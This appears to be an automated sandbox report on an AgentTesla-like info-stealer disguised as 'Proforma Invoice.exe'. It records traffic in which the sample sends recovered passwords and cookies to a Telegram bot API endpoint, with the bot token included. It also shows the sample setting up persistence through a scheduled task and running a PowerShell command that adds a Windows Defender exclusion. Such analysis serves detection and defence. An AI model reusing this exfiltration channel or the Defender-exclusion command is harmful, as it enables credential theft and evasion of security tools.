2022-07-18 08:25:15 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Mon, 18 Jul 2022 08:25:15 GMT Content-Type: application/json Content-Length: 638 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":524,"from":{"id":5573921253,"is_bot":true,"first_name":"Johnero","username":"Johnerobo t"},"chat":{"id":5359531870,"first_name":"Reuben","last_name":"Eric","username":"Wirewire101","type":"private"},"date":1 658132715,"document":{"file_name":"user-287400 2022-07-18 10-55-48.html","mime_type":"text/html","file_id":"BQ ACAgQAAxkDAAICDGLVGOvRTphAugKhCRikmDnIPpSLAAKVCwACpVaoUseqfWJ_Fiv3KQQ","file_unique_id":"A gADlQsAAqVWqFI","file_size":446},"caption":"New PW Recovered!\n\nUser Name: user/287400\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49785	149.154.167.220	443	C:\Users\user\Desktop\Proforma Invoice.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-18 08:25:19 UTC	2	OUT	POST /bot5573921253:AAHXKq7lrmioCzUGP-9p7lopfbVX0A_ZdQA/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da68ad9679701f Host: api.telegram.org Content-Length: 1900 Expect: 100-continue
2022-07-18 08:25:19 UTC	2	IN	HTTP/1.1 100 Continue
2022-07-18 08:25:19 UTC	2	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 36 38 61 64 39 36 37 39 37 30 31 66 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 33 35 39 35 33 31 38 37 30 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 36 38 61 64 39 36 37 39 37 30 31 66 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 43 6f 6f 6b 69 65 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 65 6e 67 69 6e 65 65 72 2f 32 38 37 34 30 30 Data Ascii: ------------------------------8da68ad9679701fContent-Disposition: form-data; name="chat_id"5359531870---------- ----------8da68ad9679701fContent-Disposition: form-data; name="caption"New Cookie Recovered!User Name: user/2 87400
2022-07-18 08:25:19 UTC	3	OUT	Data Raw: 6a a0 f3 72 71 24 12 b3 9d 31 b4 dd dd ec b2 ef 68 8d c7 6c b3 64 e9 4c b5 f5 11 96 5f a1 66 47 6c 50 e9 db 39 28 d3 e8 a5 09 8b 51 77 8e 62 d4 9d 82 96 96 56 af 2f 94 0c 0b c4 28 ec 63 fb ed fb 73 4e b3 aa 56 e2 e6 42 5a ad 2e 05 35 5e 7d a8 1b 16 ea 43 c1 a0 30 de be b0 8a f2 8c 6b 6e f4 fc 61 fd b8 39 51 77 65 a4 06 94 de bb 93 e9 ae ed c9 9a 8e 55 bb 73 67 ba af 3f 99 de 4d ef 90 77 c7 e8 c5 61 a8 a9 de 12 f1 f8 42 89 e0 72 dd 72 5b 50 e3 ee d5 dd db 37 b8 eb 3b e0 44 51 3a 46 a4 1f a5 af 9c 1b 00 00 00 00 00 00 00 fc 2b 5d 2f 8a 89 c6 85 f3 1a dd cc 17 35 6e ec cd 31 b5 ec 1e ba 98 85 f8 8d d7 78 c4 70 e3 e5 d4 5a 41 6c 6e cc e7 b5 a2 6a 73 8d 97 ec d6 f8 2a e2 ee ff a7 88 34 25 fd 22 9d f9 a7 ff 0b 00 00 00 00 00 00 00 ac 28 2c 26 84 65 4e 01 c4 d5 Data Ascii: jrq$1hldL_fGlP9(QwbV/(csNVBZ.5^}C0kna9QweUsg?MwaBrr[P7;DQ:F+]/5n1xpZAlnjs*4%"(,&eN

Timestamp	kBytes transferred	Direction	Data
2022-07-18 08:25:19 UTC	4	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Mon, 18 Jul 2022 08:25:19 GMT Content-Type: application/json Content-Length: 648 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":525,"from":{"id":5573921253,"is_bot":true,"first_name":"Johnero","username":"Johnerobot"},"chat":{"id":5359531870,"first_name":"Reuben","last_name":"Eric","username":"Wirewire101","type":"private"},"date":1658132719,"document":{"file_name":"user-287400 2022-07-18 11-05-53.zip","mime_type":"application/zip","file_id":"BQACAgQAAxkDAAICDWLVGO8D0eEMY6XVwdN3u79eJVKRAAKWCwACpVaoUh-zNYjMnZtrKQQ","file_unique_id":"AgADlgsAAqVWqFI","file_size":1315},"caption":"New Cookie Recovered!\n\nUser Name: user/287400\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Statistics

Behavior



System Behavior

Analysis Process: Proforma Invoice.exe PID: 7152, Parent PID: 4916

General

Target ID:	0
Start time:	10:24:31
Start date:	18/07/2022
Path:	C:\Users\user\Desktop\Proforma Invoice.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Proforma Invoice.exe"
Imagebase:	0x4c0000
File size:	901120 bytes
MD5 hash:	BEA52E8910C076F5720AC20970E48A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.417720343.0000000002C24000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.416609324.00000000029D7000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.421261359.0000000004564000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.421261359.0000000004564000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DADCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DADCF06	unknown
C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C92DD66	CopyFileW
C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C92DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp8D30.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C927038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Proforma Invoice.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DDEC78D	CreateFileW
C:\Users\user\AppData\Local\VW	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C92BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C92BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C92BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C921E60	CreateFileW
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C921E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp8D30.tmp	success or wait	1	6C926A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 21 fd 62 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 30 00 00 fd 0d 00 00 18 00 00 00 00 00 00 fd fd 0d 00 00 20 00 00 00 fd 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0e 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL!b0 @ @	success or wait	4	6C92DD66	CopyFileW
C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	6C92DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp8D30.tmp	0	1613	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user </Author> </RegistrationInfo	success or wait	1	6C921B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Proforma Invoice.exe.log	0	1402	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DDEC907	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	0	40	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0d 0a	<?xml version="1.0" encoding="utf-8"?>	success or wait	1	6C921B4F	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	40	17	3c 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 3e 0d 0a	<configuration>	success or wait	1	6C921B4F	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	57	22	20 20 20 20 3c 63 6f 6e 66 69 67 53 65 63 74 69 6f 6e 73 3e 0d 0a	<configSections>	success or wait	1	6C921B4F	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	79	166	20 20 20 20 20 20 20 20 3c 73 65 63 74 69 6f 6e 47 72 6f 75 70 20 6e 61 6d 65 3d 22 75 73 65 72 53 65 74 74 69 6e 67 73 22 20 74 79 70 65 3d 22 53 79 73 74 65 6d 2e 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 55 73 65 72 53 65 74 74 69 6e 67 73 47 72 6f 75 70 2c 20 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 20 3e 0d 0a	<sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >	success or wait	1	6C921B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	245	291	20 20 20 20 20 20 20 20 20 20 20 3c 73 65 63 74 69 6f 6e 20 6e 61 6d 65 3d 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2e 54 6f 6f 6c 53 74 72 69 70 53 65 74 74 69 6e 67 73 2e 56 57 2e 67 73 2e 74 6f 6f 6c 53 74 72 69 70 43 6f 6e 6e 65 63 74 69 6f 6e 47 75 69 22 20 74 79 70 65 3d 22 53 79 73 74 65 6d 2e 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 43 6c 69 65 6e 74 53 65 74 74 69 6e 67 73 53 65 63 74 69 6f 6e 2c 20 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 20 61 6c 6c 6f 77 45 78 65 44 65 66 69 6e 69 74 69 6f 6e 3d 22 4d 61 63 68 69 6e 65 54 6f 4c 6f 63 61 6c	<section name="System.Windows.Forms.ToolStripSettings.VW.gs.toolStripConnectionGui" type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocal	success or wait	1	6C921B4F	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	536	25	20 20 20 20 20 20 20 20 3c 2f 73 65 63 74 69 6f 6e 47 72 6f 75 70 3e 0d 0a	</sectionGroup>	success or wait	1	6C921B4F	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	561	23	20 20 20 20 3c 2f 63 6f 6e 66 69 67 53 65 63 74 69 6f 6e 73 3e 0d 0a	</configSections>	success or wait	1	6C921B4F	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	584	20	20 20 20 20 3c 75 73 65 72 53 65 74 74 69 6e 67 73 3e 0d 0a	<userSettings>	success or wait	1	6C921B4F	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	604	79	20 20 20 20 20 20 20 20 3c 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2e 54 6f 6f 6c 53 74 72 69 70 53 65 74 74 69 6e 67 73 2e 56 57 2e 67 73 2e 74 6f 6f 6c 53 74 72 69 70 43 6f 6e 6e 65 63 74 69 6f 6e 47 75 69 3e 0d 0a	<System.Windows.Forms.ToolStripSettings.VW.gs.toolStripConnectionGui>	success or wait	22	6C921B4F	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	1564	80	20 20 20 20 20 20 20 20 3c 2f 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2e 54 6f 6f 6c 53 74 72 69 70 53 65 74 74 69 6e 67 73 2e 56 57 2e 67 73 2e 74 6f 6f 6c 53 74 72 69 70 43 6f 6e 6e 65 63 74 69 6f 6e 47 75 69 3e 0d 0a	</System.Windows.Forms.ToolStripSettings.VW.gs.toolStripConnectionGui>	success or wait	1	6C921B4F	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	1644	21	20 20 20 20 3c 2f 75 73 65 72 53 65 74 74 69 6e 67 73 3e 0d 0a	</userSettings>	success or wait	1	6C921B4F	WriteFile
C:\Users\user\AppData\Local\VW\Proforma_Invoice.exe_Url_t0gf1ilcromh4xo3razml1b1abkwbdbz\1.0.0.0\j40r1j1p.newcfg	1665	16	3c 2f 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 3e	</configuration>	success or wait	1	6C921B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DAB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DA103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DABCA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DAB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DAB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C921B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C921B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C921B4F	ReadFile

Analysis Process: powershell.exe PID: **2936**, Parent PID: **7152**

General

Target ID:	4
Start time:	10:24:43
Start date:	18/07/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe
Imagebase:	0xf10000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C885B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C885B28	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DADCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DADCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a2qvo3yn.owk.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C921E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ks5oxpdh.knr.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C921E60	CreateFileW
C:\Users\user\Documents\20220718	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C92BEFF	CreateDirectoryW
C:\Users\user\Documents\20220718\PowerShell_transcript.287400.izphoHbJ.20220718102444.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C921E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a2qvo3yn.owk.ps1	success or wait	1	6C926A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ks5oxpdh.knr.psm1	success or wait	1	6C926A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C885B28	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C885B28	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C885B28	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C885B28	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C885B28	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C885B28	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C885B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a2qvo3yn.owk.ps1	0	1	31	1	success or wait	1	6C921B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ks5oxpdh.knr.psm1	0	1	31	1	success or wait	1	6C921B4F	WriteFile
C:\Users\user\Documents\20220718\PowerShell_transcript.287400.izphoHbJ.20220718102444.txt	0	3	ff		success or wait	1	6C921B4F	WriteFile
C:\Users\user\Documents\20220718\PowerShell_transcript.287400.izphoHbJ.20220718102444.txt	3	690	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 37 31 38 31 30 32 34 34 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 32 38 37 34 30 30 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********Windows PowerShell transcript startStart time: 20220718102446Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 287400 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	44	6C921B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
